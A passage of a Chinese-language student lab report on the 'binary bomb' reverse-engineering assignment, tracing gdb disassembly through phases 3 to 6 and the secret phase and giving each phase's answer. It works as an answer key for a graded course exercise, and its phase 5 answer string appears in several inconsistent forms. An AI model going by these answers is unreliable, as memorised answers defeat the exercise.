0x565566db <phase_3+354>    jne    0x565566ef <phase_3+374>
0x565566dd <phase_3+356>    mov    0xc(%esp),%eax
0x565566e1 <phase_3+360>    sub    %gs:0x14,%eax
0x565566e8 <phase_3+367>    jne    0x565566f6 <phase_3+381>
0x565566ea <phase_3+369>    add    $0x18,%esp
0x565566ed <phase_3+372>    pop    %ebx
0x565566ee <phase_3+373>    ret
0x565566ef <phase_3+374>    call   0x56556be1 <explode_bomb>
```

跳转条件的跳转目的为另一个引爆判断，要求  $0x3(%esp)$  等于 `%al`，输出此时的 `%al` 为字符 w，而可以猜测  $M[0x3 + R[%esp]]$  应当为我们输入的字符

```
(gdb) p/c $al
$3 = 119 'w'
```

图表 13

```
(gdb) x/1cb 0xfffffd123
0xfffffd123:      56 '8'
```

图表 14

因此修改测试串为 7 w 825 并再次进行测试，发现通过 `phase_3()`，于是这就是 `phase_3()` 的破解内容。不过，根据图 11 所示，跳转还有很多其他的地方，说明该阶段答案也不唯一。

## Phase\_4 递归调用和堆栈规则 答案 9 27

该阶段考察函数递归，使用相似的步骤，先设定测试串为 999999999 并进入 `phase_4()`，然后发现相似的 `sscanf()`，用 `phase_3` 相似的方式得到读入模式串：

```
0x5655676d <phase_4+25> xor    %eax,%eax
0x5655676f <phase_4+27> lea    0x8(%esp),%eax
0x56556773 <phase_4+31> push   %eax
0x56556774 <phase_4+32> lea    0x8(%esp),%eax
0x56556778 <phase_4+36> push   %eax
0x56556779 <phase_4+37> lea    -0x2c35(%ebx),%eax
> 0x5655677f <phase_4+43> push   %eax
0x56556780 <phase_4+44> push   0x2c(%esp)
0x56556784 <phase_4+48> call   0x56556140 <__isoc99_sscanf@plt>
0x56556789 <phase_4+53> add    $0x10,%esp

multi-thread Thread 0xf7fbf540 ( In: phase_4
0xfffffd128:      "h\321\377\377"
(gdb) ni
0x56556774 in phase_4 ()
0x56556778 in phase_4 ()
0x56556779 in phase_4 ()
0x5655677f in phase_4 ()
(gdb) x/1s $eax
0x5655832f:      "%d %d"
```

图表 13 上红框为 `sscanf()` 的传参部分，下红框为得到的模式串

说明该阶段要求读入两个整数，调整测试串为 8 9，并再次回到中断的地方，然后发现有针对输入的某个数进行的判断：

```

> 0x56556791 <phase_4+61> cmpl    $0xe,0x4(%esp)
0x56556796 <phase_4+66> jbe     0x5655679d <phase_4+73>
0x56556798 <phase_4+68> call    0x56556be1 <explode_bomb>
0x5655679d <phase_4+73> sub     $0x4,%esp

multi-thre Thread 0xf7fbf540 ( In: phase_4
0x56556789 in phase_4 ()
0x5655678c in phase_4 ()
0x5655678f in phase_4 ()
0x56556791 in phase_4 ()
(gdb) p/x $esp
$1 = 0xfffffd120
(gdb) x/1dw 0xfffffd124
0xfffffd124:      8

```

图表 14

根据输出的数字，发现它是针对我们输入的第二个整数的判断，限制是第一个整数必须小于等于  $0xe=14$ ，此处模式串依然可以使用，继续进行，发现接下来调用 `func4()` 函数，使用猜测其为我们要破解的递归函数，发现其为堆栈传参：

```

0x56556791 <phase_4+61> cmpl    $0xe,0x4(%esp)
0x56556796 <phase_4+66> jbe     0x5655679d <phase_4+73>
0x56556798 <phase_4+68> call    0x56556be1 <explode_bomb>
> 0x5655679d <phase_4+73> sub     $0x4,%esp
0x565567a0 <phase_4+76> push    $0xe
0x565567a2 <phase_4+78> push    $0x0
0x565567a4 <phase_4+80> push    $0x10(%esp)
0x565567a8 <phase_4+84> call    0x565566fb <func4>
0x565567ad <phase_4+89> add     $0x10,%esp
0x565567b0 <phase_4+92> cmp     $0x1b,%eax

```

图表 15 红框为第一次调用 `func4()` 的堆栈传参过程

先不要着急进入函数，发现 `call` 后紧接的部分（蓝框）似乎是在限制 `func4()` 的最终返回值  $%eax=0x1b=27$ 。然后可以着手破解 `func4()` 的过程了，先摸清首次调用的参数，按照堆栈倒序压入参数，不难得出首次调用的是 `func4(8, 0, 14)`，其中 **8** 是我们输入的第一个数：

```

0x5655679d <phase_4+73> sub     $0x4,%esp
0x565567a0 <phase_4+76> push    $0xe
0x565567a2 <phase_4+78> push    $0x0
> 0x565567a4 <phase_4+80> push    $0x10(%esp)
0x565567a8 <phase_4+84> call    0x565566fb <func4>
0x565567ad <phase_4+89> add     $0x10,%esp
0x565567b0 <phase_4+92> cmp     $0x1b,%eax
0x565567b3 <phase_4+95> jne     0x565567bc <phase_4+104>

multi-thre Thread 0xf7fbf540 ( In: phase_4
(gdb) si
0x565567a0 in phase_4 ()
0x565567a2 in phase_4 ()
0x565567a4 in phase_4 ()
(gdb) p/x $esp
$2 = 0xfffffd114
(gdb) x/1dw 0xfffffd124
0xfffffd124:      8

```

图表 16 找到最后一个 `push` 的参数的值，发现为我们输入的第一个数

然后进入 `func4`，看函数内部的实现，如下图：

```

0x565566fb <func4>      push   %ebx
0x565566fc <func4+1>      sub    $0x8,%esp
> 0x565566ff <func4+4>    mov    0x10(%esp),%eax
0x56556703 <func4+8>      mov    0x18(%esp),%ecx
0x56556707 <func4+12>     mov    %ecx,%edx
0x56556709 <func4+14>     sub    0x14(%esp),%edx
0x5655670d <func4+18>     mov    %edx,%ebx
0x5655670f <func4+20>     shr    $0x1f,%ebx
0x56556712 <func4+23>     add    %edx,%ebx
0x56556714 <func4+25>     sar    %ebx
0x56556716 <func4+27>     add    0x14(%esp),%ebx
0x5655671a <func4+31>     cmp    %eax,%ebx
0x5655671c <func4+33>     jg    0x56556727 <func4+44>
0x5655671e <func4+35>     jl    0x5655673f <func4+68>
0x56556720 <func4+37>     mov    %ebx,%eax
0x56556722 <func4+39>     add    $0x8,%esp

multi-thread Thread 0xf7fbf540 ( In: func4
(gdb) p/x $esp
$3 = 0xfffffd100
(gdb) x/1dw 0xfffffd110
0xfffffd110:    8
(gdb) x/1dw 0xfffffd118
0xfffffd118:    14
(gdb) x/1dw 0xfffffd114
0xfffffd114:    0

```

图表 17 红框为进入函数之后的初值赋值，绿框为计算 %ebx 的值

根据输出的内容，如果设为  $\text{func4}(x, y, z)$ ，那么进入函数之后首先给定几个寄存器初值，不难看出是  $%eax = x$ ,  $%ecx = z$ ,  $%edx = z - y$ ，然后是绿框部分计算  $%ebx$  的过程：

1.  $%ebx = %edx = z - y$ ;
2.  $%ebx \gg= 31$  (ps: 逻辑右移);
3.  $%ebx += %edx (= z - y)$ ;
4.  $%ebx \gg= 1$  (ps: 算数右移);
5.  $%ebx += y$ ;

如果  $z - y \geq 0$ ，那么  $%ebx = (z - y) / 2 + y = (z + y) / 2$

如果  $z - y < 0$ ，那么  $%ebx = (z - y + 1) / 2 + y = (z + y + 1) / 2$

这里的除法都是下取整。

随后比较  $%ebx$  和  $%eax (= x)$ ，发现大于和小于都会跳转到其他地方，而等于的时候可以直接返回，说明这是一个函数出口： $x == %ebx$ ，并且返回值即当前算出的  $x$ .

然后分析另外两种情况：

若  $%ebx < %eax$ ，则跳转到：

```

0x5655673f <func4+68>    sub    $0x4,%esp
> 0x56556742 <func4+71>    push   %ecx
0x56556743 <func4+72>    lea    0x1(%ebx),%edx
0x56556746 <func4+75>    push   %edx
0x56556747 <func4+76>    push   %eax
0x56556748 <func4+77>    call   0x565566fb <func4>

```

图表 18

不难看出也是使用堆栈传参：参数分别为  $%eax = x$ ,  $%edx = %ebx + 1$ ,  $%ecx (= z)$ .

然后对返回值进行加工：

```

0x56556748 <func4+77>    call   0x565566fb <func4>
0x5655674d <func4+82>    add    $0x10,%esp
0x56556750 <func4+85>    add    %eax,%ebx
0x56556752 <func4+87>    jmp    0x56556720 <func4+37>

```

图表 19

即 `%ebx += func4_ret` 之后返回 `%ebx`.

若 `%ebx > %eax`, 则跳转到:

```

0x56556727 <func4+44>    sub    $0x4,%esp
0x5655672a <func4+47>    lea    -0x1(%ebx),%edx
0x5655672d <func4+50>    push   %edx
0x5655672e <func4+51>    push   0x1c(%esp)
0x56556732 <func4+55>    push   %eax
0x56556733 <func4+56>    call   0x565566fb <func4>

```

图表 20

也是使用堆栈传参, 参数分别是 `%eax = x, y`(通过堆栈地址计算发现是 `y` 的地址), `%edx = %ebx - 1`. 然后对返回值进行加工:

```

0x56556738 <func4+61>    add    $0x10,%esp
0x5655673b <func4+64>    add    %eax,%ebx
0x5655673d <func4+66>    jmp    0x56556720 <func4+37>

```

图表 21

即 `%ebx += func4_ret` 之后返回 `%ebx`.

于是摸清了函数递归的流程:

1. `call func4(x, y, z) = func4(a, 0, 14)`
2. `let tmp_var = calc_ebx(a, 0, 14)`
3. `if tmp_var > x: call func4(x, y, tmp_var - 1)`
  - a) `return func4_ret + tmp_var`
4. `if tmp_var < x: call func4(x, tmp_var + 1, z)`
  - a) `return func4_ret + tmp_var`
5. `if tmp_var == x: return x;`

并且要求最终的返回值 `ret == 27`, 注意每一次 `call func4()` 时 `x` 的值都是没有变化的, 而且 `y, z` 的变化和我们输入的数字是没有关系的, 而且不难发现, `tmp_var` 恒大于 `y`, 只有可能出现  $z-y \geq 0$  的情况, 因此我们可以算出所有的 `tmp_var`, 并分析是否有某个 `tmp_var` 链之和为 27, 下面的递归树中, 第一个括号为每次调用 `func4()` 的 `y, z` 值, 紧跟着的括号是计算的 `tmp_var` 的值:

```

.....
/
(12, 14)(13)
/
(8, 14)(11)
/     \
(0, 14)=>(7)  (8, 10)(9)
\.....(更小的不支持其能加起来到 27, 例如 7+3+2+1<27, 于是不用考虑该分支

```

因此发现链终止于 `tmp_var = 9`, 这就是终止条件 `x` 的值, 于是确定了第一个输入的数的值为 `9`.

递归程序结束, 继续进行后面的部分:

```

0x565567a8 <phase_4+84>      call   0x565566fb <func4>
0x565567ad <phase_4+89>      add    $0x10,%esp
0x565567b0 <phase_4+92>      cmp    $0x1b,%eax
> 0x565567b3 <phase_4+95>      jne    0x565567bc <phase_4+104>
0x565567b5 <phase_4+97>      cmpl   $0x1b,0x8(%esp)
0x565567ba <phase_4+102>      je     0x565567c1 <phase_4+109>
0x565567bc <phase_4+104>      call   0x56556be1 <explode_bomb>

```

图表 22

发现有针对第二个数的判断, 要求其值为 `27`, 于是确定了所有输入的两个数: `9 27`, 这就是 `phase_4()` 的答案。

### Phase\_5 指针 答案 `**'+##` (不唯一)

该阶段考察指针, 测试串初始为 `9999999999`, 进入 `phase_5()`, 发现有一个对输入字符串长度的判断:

```

0x565567ed <phase_5+21> push   %esi
> 0x565567ee <phase_5+22> call   0x56556aab <string_length>
0x565567f3 <phase_5+27> add    $0x10,%esp
0x565567f6 <phase_5+30> cmp    $0x6,%eax
0x565567f9 <phase_5+33> jne    0x56556824 <phase_5+76>
0x565567fb <phase_5+35> mov    %esi,%eax
0x565567fd <phase_5+37> add    $0x6,%esi
0x56556800 <phase_5+40> mov    $0x0,%ecx
0x56556805 <phase_5+45> lea    -0x2d84(%ebx),%edi

multi-thread Thread 0xf7fbf540 ( In: phase_5ed]
0x565567e0 in phase_5 ()
(gdb) ni
0x565567e6 in phase_5 ()
0x565567ea in phase_5 ()
0x565567ed in phase_5 ()
0x565567ee in phase_5 ()
(gdb) x/1s $esi
0x5655b4e0 <input_string+320>: "9999999999"

```

图表 23 <phase\_5+30> 对长度判断, 要求为 6

因此调整测试串为 `999999`, 回到此处, 往后就是一个朴素的循环了:

```

> 0x565567fb <phase_5+35> mov    %esi,%eax
0x565567fd <phase_5+37> add    $0x6,%esi
0x56556800 <phase_5+40> mov    $0x0,%ecx
0x56556805 <phase_5+45> lea    -0x2d84(%ebx),%edi
0x5655680b <phase_5+51> movzbl (%eax),%edx
0x5655680e <phase_5+54> and    $0xf,%edx
0x56556811 <phase_5+57> add    (%edi,%edx,4),%ecx
0x56556814 <phase_5+60> add    $0x1,%eax
0x56556817 <phase_5+63> cmp    %esi,%eax
0x56556819 <phase_5+65> jne    0x5655680b <phase_5+51>
0x5655681b <phase_5+67> cmp    $0x26,%ecx
0x5655681e <phase_5+70> jne    0x5655682b <phase_5+83>
0x56556820 <phase_5+72> pop   %ebx
0x56556821 <phase_5+73> pop   %esi
0x56556822 <phase_5+74> pop   %edi
0x56556823 <phase_5+75> ret

```

图表 24 phase\_5 之后的循环体

循环部分比较简单，就是依次取出输入字符串的其中一位，将其转为 **ASCII** 值后取其值的二进制下最后四位 (`%edx &= 0xf`)，然后映射到另外一个数组 `TABLE[]` 中（其头指针为 `%edi`），并取 `TABLE[%edx]` 的和，存在 `%ecx` 中，并要求最后 `%ecx` 的值须等于 `0x26=38`。

考虑输出 `TABLE[]` 数组的值，并构造一个字符串来符合上述条件，因为只有 `%edx` 的后四位，因此下标范围为 `0~15`，考虑输出这十六个数，以十进制输出：

(gdb) x/16dw \$edi				
0x565581e0 <array.0>: 2	10	6	1	
0x565581f0 <array.0+16>: 12	16	9	3	
0x56558200 <array.0+32>: 4	7	14	5	
0x56558210 <array.0+48>: 11	8	15	13	

图表 25

于是可以根据这个表格构造一个数列，数列要求：

1. 有六个数字；
2. 六个数字加起来的和为 38；

不难构造：**14+14+5+3+1+1**，其对应在 `TABLE[]` 中的下标为：**1010, 1010, 1011, 0111, 0011, 0011**，于是可以根据这些后缀返回构造一个有对应后缀 **ASCII** 码的字符串，可以得到在该种构造下的字符串为 **\*\*?+##**，这就是 `phase_5()` 的答案。

### Phase\_6 链表/指针/结构体 答案 2 4 5 1 3 6

该阶段考察链表、指针和结构体，进入 `phase_6()` 发现调用 `read_six_number()` 函数，该函数分析过，说明读入的是六个整数，考虑测试串为 1 2 3 4 5 6，继续下一步

> 0x5655684e <phase_6+28> xor	%eax,%eax
0x56556850 <phase_6+30> lea	0x24(%esp),%esi
0x56556854 <phase_6+34> push	%esi
0x56556855 <phase_6+35> push	0x7c(%esp)
0x56556859 <phase_6+39> call	0x56556c16 <read_six_numbers>

图表 26 调用了 `read_six_number()`

经过一个 `jmp` 指令，到达一个循环体中：

0x5655686f <phase_6+61>	jmp 0x56556894 <phase_6+98>
0x56556871 <phase_6+63>	call 0x56556be1 <explode_bomb>
0x56556876 <phase_6+68>	jmp 0x565568a8 <phase_6+118>
0x56556878 <phase_6+70>	add \$0x1,%esi
0x5655687b <phase_6+73>	cmp \$0x6,%esi
0x5655687e <phase_6+76>	je 0x5655688f <phase_6+93>
0x56556880 <phase_6+78>	mov 0x0(%ebp,%esi,4),%eax
0x56556884 <phase_6+82>	cmp %eax,(%edi)
0x56556886 <phase_6+84>	jne 0x56556878 <phase_6+70>
0x56556888 <phase_6+86>	call 0x56556be1 <explode_bomb>
0x5655688d <phase_6+91>	jmp 0x56556878 <phase_6+70>
0x5655688f <phase_6+93>	addl \$0x4,0x8(%esp)
> 0x56556894 <phase_6+98>	mov 0x8(%esp),%eax
0x56556898 <phase_6+102>	mov %eax,%edi
0x5655689a <phase_6+104>	mov (%eax),%eax
0x5655689c <phase_6+106>	mov %eax,0xc(%esp)
0x565568a0 <phase_6+110>	sub \$0x1,%eax
0x565568a3 <phase_6+113>	cmp \$0x5,%eax
0x565568a6 <phase_6+116>	ja 0x56556871 <phase_6+63>
0x565568a8 <phase_6+118>	addl \$0x1,0x4(%esp)
0x565568ad <phase_6+123>	mov 0x4(%esp),%esi
0x565568b1 <phase_6+127>	cmp \$0x5,%esi
0x565568b4 <phase_6+130>	jle 0x56556880 <phase_6+78>

图表 27 从 +78 到 +130 都是循环的部分

分析每个部分：

```

0x56556878 <phase_6+70> add    $0x1,%esi
0x5655687b <phase_6+73> cmp    $0x6,%esi
0x5655687e <phase_6+76> je     0x5655688f <phase_6+93>
0x56556880 <phase_6+78> mov    0x0(%ebp,%esi,4),%eax
> 0x56556884 <phase_6+82> cmp    %eax,(%edi)
0x56556886 <phase_6+84> jne    0x56556878 <phase_6+70>
0x56556888 <phase_6+86> call   0x56556be1 <explode_bomb>

```

图表 28

这一部分细看会发现是把数组的某个元素拿出来和剩下的所有元素进行对比，如果有相同的则会引爆炸弹，因此发现了一个条件：输入的六个数必须互不相同。然后剩下的部分通过循环发现，**mov (%eax)**, **%eax**是通过链表形式依次访问输入六个数的每个元素，要求是 每个元素 $-1 \leq 5$  (**cmp \$0x5, %eax**)，否则会引爆炸弹，测试串 1 2 3 4 5 6 依然可以通过这一阶段，于是设置断点在循环之后，

```

0x5655689a <phase_6+104>      mov    (%eax),%eax
0x5655689c <phase_6+106>      mov    %eax,0xc(%esp)
0x565568a0 <phase_6+110>      sub    $0x1,%eax
0x565568a3 <phase_6+113>      cmp    $0x5,%eax
0x565568a6 <phase_6+116>      ja    0x56556871 <phase_6+63>

```

图表 29 另一个引爆限制

进入后面的阶段，首先是对寄存器初始化：

```

0x565568b6 <phase_6+132>      mov    $0x0,%esi
0x565568bb <phase_6+137>      mov    %esi,%edi

```

图表 30

然后紧接着看上去是进行了一些无关变量的赋值：

```

0x565568bd <phase_6+139>      mov    0x1c(%esp,%esi,4),%ecx
0x565568c1 <phase_6+143>      mov    $0x1,%eax
> 0x565568c6 <phase_6+148>      lea    0x168(%ebx),%edx
0x565568cc <phase_6+154>      cmp    $0x1,%ecx
0x565568cf <phase_6+157>      jle    0x565568db <phase_6+169>

```

图表 31

但他们分别有两个变址引用，试图输出这两个部分：首先计算 **0x1c(%esp, %esi, 4)** 并输出，发现是我们输入的六个数字，再是 **0x168(%ebx)**，发现了结构体部分

(gdb) x/6dw 0xfffffd0ec					
0xfffffd0ec:	1	2	3	4	
0xfffffd0fc:	5	6			

图表 32 0x1c(%esp, %esi, 4) 指向的是输入的六个数字

```
(gdb) x/20xw 0x5655b0cc
0x5655b0cc <node1>: 0x000002ff 0x00000001 0x5655b0d8 0x0000003cf
0x5655b0dc <node2+4>: 0x00000002 0x5655b0e4 0x0000022e 0x00000003
0x5655b0ec <node3+8>: 0x5655b0f0 0x0000035f 0x00000004 0x5655b0fc
0x5655b0fc <node5>: 0x0000030a 0x00000005 0x5655b068 0x00000000
0x5655b10c: 0x00000000 0x00000000 0x00000000 0x00000000
```

图表 33 0x168(%ebx) 的结构体部分（同色横线上的为同一结构体的内容）

并且，这个结构体应当在之前的循环中保存了输入的六个数字，结构体构成目前能看出的是：

1. 一个目前尚不知的数字；
2. 这个结构体是第几个结构体（排除输入数字的原因是 **6** 没有出现）；
3. 下一个结构体的地址；

继续拆除过程，接下来是一个循环：

0x565568bb <phase_6+137>	mov	%esi,%edi
0x565568bd <phase_6+139>	mov	0x1c(%esp,%esi,4),%ecx
0x565568c1 <phase_6+143>	mov	\$0x1,%eax
0x565568c6 <phase_6+148>	lea	0x168(%ebx),%edx
0x565568cc <phase_6+154>	cmp	\$0x1,%ecx
> 0x565568cf <phase_6+157>	jle	0x565568db <phase_6+169>
0x565568d1 <phase_6+159>	mov	0x8(%edx),%edx
0x565568d4 <phase_6+162>	add	\$0x1,%eax
0x565568d7 <phase_6+165>	cmp	%ecx,%eax
0x565568d9 <phase_6+167>	jne	0x565568d1 <phase_6+159>
0x565568db <phase_6+169>	mov	%edx,0x34(%esp,%edi,4)
0x565568df <phase_6+173>	add	\$0x1,%esi
0x565568e2 <phase_6+176>	cmp	\$0x6,%esi
0x565568e5 <phase_6+179>	jne	0x565568bb <phase_6+137>

图表 34

首先 +139 取出输入数字的第 %esi 个进 %ecx，并将 %edx 赋值为结构体数组的头指针，从 +154~+167 在做的事情就是，取出结构体数组中第 %ecx 个结构体，如果是第一个，则不需要再移动 %edx，否则需要移动 %edx 到相应的结构体。取出的结构体指针在 %edx 中，在 +169 行被依次保存在一个新的数组中，这个数组的引用使用变址引用，0x34(%esp, %edi, 4)，一共会取出来 6 个结构体，这六个结构体的指针按照我们输入的编号依次保存在 0x34(%esp) 为首地址的数组中。

循环之后是一串连续的赋值操作

0x565568e7 <phase_6+181>	mov	0x34(%esp),%esi
0x565568eb <phase_6+185>	mov	0x38(%esp),%eax
0x565568ef <phase_6+189>	mov	%eax,0x8(%esi)
0x565568f2 <phase_6+192>	mov	0x3c(%esp),%edx
0x565568f6 <phase_6+196>	mov	%edx,0x8(%eax)
0x565568f9 <phase_6+199>	mov	0x40(%esp),%eax
0x565568fd <phase_6+203>	mov	%eax,0x8(%edx)
0x56556900 <phase_6+206>	mov	0x44(%esp),%edx
0x56556904 <phase_6+210>	mov	%edx,0x8(%eax)
0x56556907 <phase_6+213>	mov	0x48(%esp),%eax
0x5655690b <phase_6+217>	mov	%eax,0x8(%edx)
0x5655690e <phase_6+220>	movl	\$0x0,0x8(%eax)

图表 35

看似较为复杂，但其实有迹可循，每次的目标都是 0x8(...), 说明都是将结构体的第三个值，也就是下一个结构体的指针改变，变成了所放置的 0x34(%esp) 数组的下一个，例如最开始的是 %esi = 0x34(%esp)，而 %eax = 0x38(%esp)，说明 %esi 是上一步提取的第一个结构体的指针，%eax 是第二个，然后将 %eax 赋值到 0x8(%esi)，也就是将 %esi 所指向的结构体 next 指针改为 %eax。后面的赋值都是同理。直到最后一个 +220 将最后一个结构体的 next 指针置为 0. 于是，可以得出结论，该段按照我们输入的六个数字的前五个 a[i] 依序取出对应的 node[a[i]]，然后将 node[a[i]].next 指向 node[a[i+1]]（注意是 a[] 的下标+1），最后将 node[a[5]].next 置为 NULL.

接下来是最后一段，这个时候揭晓了结构体的第一个数字的作用，如下图：

```

0x56556915 <phase_6+227>    mov    $0x5,%edi
0x5655691a <phase_6+232>    jmp    0x56556924 <phase_6+242>
0x5655691c <phase_6+234>    mov    0x8(%esi),%esi
0x5655691f <phase_6+237>    sub    $0x1,%edi
0x56556922 <phase_6+240>    je     0x56556934 <phase_6+258>
0x56556924 <phase_6+242>    mov    0x8(%esi),%eax
0x56556927 <phase_6+245>    mov    (%eax),%eax
0x56556929 <phase_6+247>    cmp    %eax,(%esi)
0x5655692b <phase_6+249>    jge    0x5655691c <phase_6+234>
0x5655692d <phase_6+251>    call   0x56556be1 <explode_bomb>
0x56556932 <phase_6+256>    jmp    0x5655691c <phase_6+234>
0x56556934 <phase_6+258>    mov    0x4c(%esp),%eax
0x56556938 <phase_6+262>    sub    %gs:0x14,%eax

```

图表 36

首先不难看出 `%edi` 是循环控制变量（每次减一、判断是否为 0），然后查看 `%esi` 的初值，发现没有，往前寻找发现在图 35 的 +181 处赋值，为我们新构建的链表的第一个位置的值，然后 `%eax = %esi.next`，这之后 `%eax = (%eax)` 说明将 `%eax` 指向的结构体的第一个参数（之前一直不知道有什么用）赋值给 `%eax`，接下来我们称这个参数为 `val`，并将其与 `%esi` 指向结构体的第一个参数进行比较，要求 `%esi.val ≥ %eax.val`，然后移动 `%esi = %esi.next` 循环。

换句话说，这个过程要求链表的下一个的 `val` 必须小于等于上一个的 `val`，也就是 val 值单减，回顾每个 `node` 的 `val` 值（见图 33），分别为 (0x2ff, 1), (0x3cf, 2), (0x22e, 3), (0x35f, 4), (0x30a, 5)，我们要将 `val` 从大到小排，因此取出的顺序就应当为 2 4 5 1 3，结合前面我们要输入六个不同的数，且要小于等于 6，不难想到往后面再添加一个 6，于是 2 4 5 1 3 6 即为 `phase_6` 的答案。

### Secret\_phase 答案在 phase\_4 后加入 DrEvil 并输入数字 47

使用 `objdump bomb > bomb.s` 后，发现程序中存在 `secret_phase` 函数，其调用端口在 `phase_defused` 当中，如下图：

```

1 0000199f <secret_phase>:
2  199f: 56          push   %esi
3  19a0: 53          push   %ebx
4  19a1: 83 ec 04    sub    $0x4,%
5  19a4: e8 97 f8 ff ff  call   1240 <
6  19a9: 81 c3 bb 45 00 00 add    $0x45b
7  19af: e8 ac 02 00 00 call   1c60 <
8  19b4: 83 ec 04    sub    $0x4,%
9  19b7: 6a 0a          push   $0xa
10 19b9: 6a 00          push   $0x0

```

图表 37

```

45 00001d7f <phase_defused>:
1  1e15: 83 ec 0c          sub    $0xc,%esp
2  1e18: 8d 83 f4 d2 ff ff lea    -0x2d0c(%ebx),%eax
3  1e1e: 50          push   %eax
4  1e1f: e8 cc f2 ff ff  call   10f0 <puts@plt>
5  1e24: 8d 83 1c d3 ff ff lea    -0x2ce4(%ebx),%eax
6  1e2a: 89 04 24        mov    %eax,(%esp)
7  1e2d: e8 be f2 ff ff  call   10f0 <puts@plt>
8  1e32: e8 68 fb ff ff  call   199f <secret_phase>
9  1e37: 83 c4 10        add    $0x10,%esp
10 1e3a: eb aa          jmp    1de6 <phase_defused+0x67>
11 1e3c: e8 af 0b 00 00  call   29f0 <__stack_chk_fail_loc_

```

图表 38

考虑如何触发这一调用，这一调用的前提是 `phase_defused` 需要进行前面的一个跳转以跳过前面的 `ret`，如下图：

```

0x56556d98 <phase_defused+25> xor    %eax,%eax
0x56556d9a <phase_defused+27> cmpl   $0x6,0x42c(%ebx)
0x56556da1 <phase_defused+34> je     0x56556db9 <phase_defused+58>
0x56556da3 <phase_defused+36> mov    0x5c(%esp),%eax
0x56556da7 <phase_defused+40> sub    %gs:0x14,%eax
0x56556dae <phase_defused+47> jne    0x56556e3c <phase_defused+189>
0x56556db4 <phase_defused+53> add    $0x68,%esp
0x56556db7 <phase_defused+56> pop    %ebx
0x56556db8 <phase_defused+57> ret
0x56556db9 <phase_defused+58> sub    $0xc,%esp
0x56556dbc <phase_defused+61> lea    0x18(%esp),%eax
0x56556dc0 <phase_defused+65> push   %eax
0x56556dc1 <phase_defused+66> lea    0x18(%esp),%eax
0x56556dc5 <phase_defused+70> push   %eax

```

图表 37

于是检查 `0x42c(%ebx)`, 发现是一个没有见过的变量 `num_input_strings`, 由于其使用内存储存, 因此合理假设其为全局变量,

```
(gdb) x/1dw 0x5655b390
0x5655b390 <num_input_strings>: 1
```

图表 38 检查发现是 num\_input\_strings 变量的地址

由其名字, 猜测这个全局变量记录输入字符串的数量, 那么应当在 `phase_6` 结束之后触发, 实践猜测, 在 `phase_6` 结束之后 `num_input_strings` 的确变成了 6, 因此可以继续后面的破解:

```
Breakpoint 1, 0x56556d7f in phase_defused ()
(gdb) x/1dw 0x5655b390
0x5655b390 <num_input_strings>: 6
```

图表 39 phase\_6() 结束之后的 num\_input\_strings 的值

```

> 0x56556db9 <phase_defused+58> sub    $0xc,%esp
0x56556dbc <phase_defused+61> lea    0x18(%esp),%eax
0x56556dc0 <phase_defused+65> push   %eax
0x56556dc1 <phase_defused+66> lea    0x18(%esp),%eax
0x56556dc5 <phase_defused+70> push   %eax
0x56556dc6 <phase_defused+71> lea    0x18(%esp),%eax
0x56556dca <phase_defused+75> push   %eax
0x56556dcb <phase_defused+76> lea    -0x2bdb(%ebx),%eax
0x56556dd1 <phase_defused+82> push   %eax
0x56556dd2 <phase_defused+83> lea    0x52c(%ebx),%eax
0x56556dd8 <phase_defused+89> push   %eax
0x56556dd9 <phase_defused+90> call   0x56556140 <__isoc99_sscanf@plt>
0x56556dde <phase_defused+95> add    $0x20,%esp
0x56556de1 <phase_defused+98> cmp    $0x3,%eax
0x56556de4 <phase_defused+101> je     0x56556dfa <phase_defused+123>

```

图表 40

跳转之后, 发现也有调用 `sscanf()`, 因此使用前面的方法获得格式串:

```

> 0x56556dcb <phase_defused+76> lea    -0x2bdb(%ebx),%eax
> 0x56556dd1 <phase_defused+82> push   %eax
0x56556dd2 <phase_defused+83> lea    0x52c(%ebx),%eax
0x56556dd8 <phase_defused+89> push   %eax
0x56556dd9 <phase_defused+90> call   0x56556140 <__isoc99_
(gdb) c
(gdb) c
0x56556dbc in phase_defused ()
0x56556dc0 in phase_defused ()
0x56556dc1 in phase_defused ()
0x56556dc5 in phase_defused ()
0x56556dc6 in phase_defused ()
0x56556dca in phase_defused ()
0x56556dcb in phase_defused ()
0x56556dd1 in phase_defused ()
(gdb) x/1s $eax
0x56558389: "%d %d %s"

```

图表 41

该阶段要求读入两个整数和一个字符串，于是试图添加测试串 **7 8 999**，不过应该在哪里添加呢？**+83** 给出了读入字符串，不妨将其输出：

```
(gdb) x/1s 0x5655b490
0x5655b490 <input_strings+240>: "9 27"
```

图表 42 计算得  $0x52c(\%ebx)$  的地址并输出字符串

这正是 **phase\_4** 的读入字符串，因此它其实是想读入前面的两个整数 **9 27** 和后面的一个字符串，我们只需要在 **phase\_4** 的输入字符串后添加测试串 **999** 即可，此时的 **ans** 构成如下：

```
[mihari@Mihari-no-Laptop] - [~/ICS/imple_class/imple_class_
[$] ◇ cat -n ans
1 The moon unit will be divided into two divisions.
2 1 2 4 7 11 16
3 7 w 825
4 9 27 999
5 **'+'#
6 2 4 5 1 3 6
```

图表 43 红线上为对 **secret\_phase** 添加的测试串

然后回到该处，执行 **+101** 的跳转后，发现要比较两个字符串：

```
> 0x56556dfa <phase_defused+123> sub    $0x8,%esp
0x56556dfd <phase_defused+126> lea    -0x2bd2(%ebx),%eax
0x56556e03 <phase_defused+132> push   %eax
0x56556e04 <phase_defused+133> lea    0x18(%esp),%eax
0x56556e08 <phase_defused+137> push   %eax
0x56556e09 <phase_defused+138> call   0x56556ac9 <strings_not_equal>
```

图表 44

显然其中一个就是进入密钥，很容易获得它是 **DrEvil**

```
(gdb) x/1s $eax
0x56558392:      "DrEvil"
```

图表 45

于是修改 **ans** 如下：

```
[mihari@Mihari-no-Laptop] - [~/ICS/imple_class/imple_class_2]
[$] ◇ cat -n ans
1 The moon unit will be divided into two divisions.
2 1 2 4 7 11 16
3 7 w 825
4 9 27 DrEvil
5 **'+'#
6 2 4 5 1 3 6
```

图表 46 修改后的 **ans** 读入文件

重新回到此处，通过字符串比较，获得输出提示：

```
Curses, you've found the secret phase!
```

图表 47

说明成功进入 **secret\_phase**，接下来进入该函数继续破解，进入函数之后，其调用了 **read\_line** 和一个 **strtol()** 函数，**strtol()** 传参列表为 **strtol(string, &stopstring, bs)**，为读入字符串、终止符、基，观察发现是将我们输入的字符串以 **10** 进制进行翻译，如下图：

```

0x56556e08 <phase_defused+137>    push    %eax
0x565569a4 <secret_phase+5>        call    0x56556240 <__x86.get_pc_thunk.bx>
0x565569a9 <secret_phase+10>        add     $0x45bb,%ebx
0x565569af <secret_phase+16>        call    0x56556c60 <read_line>
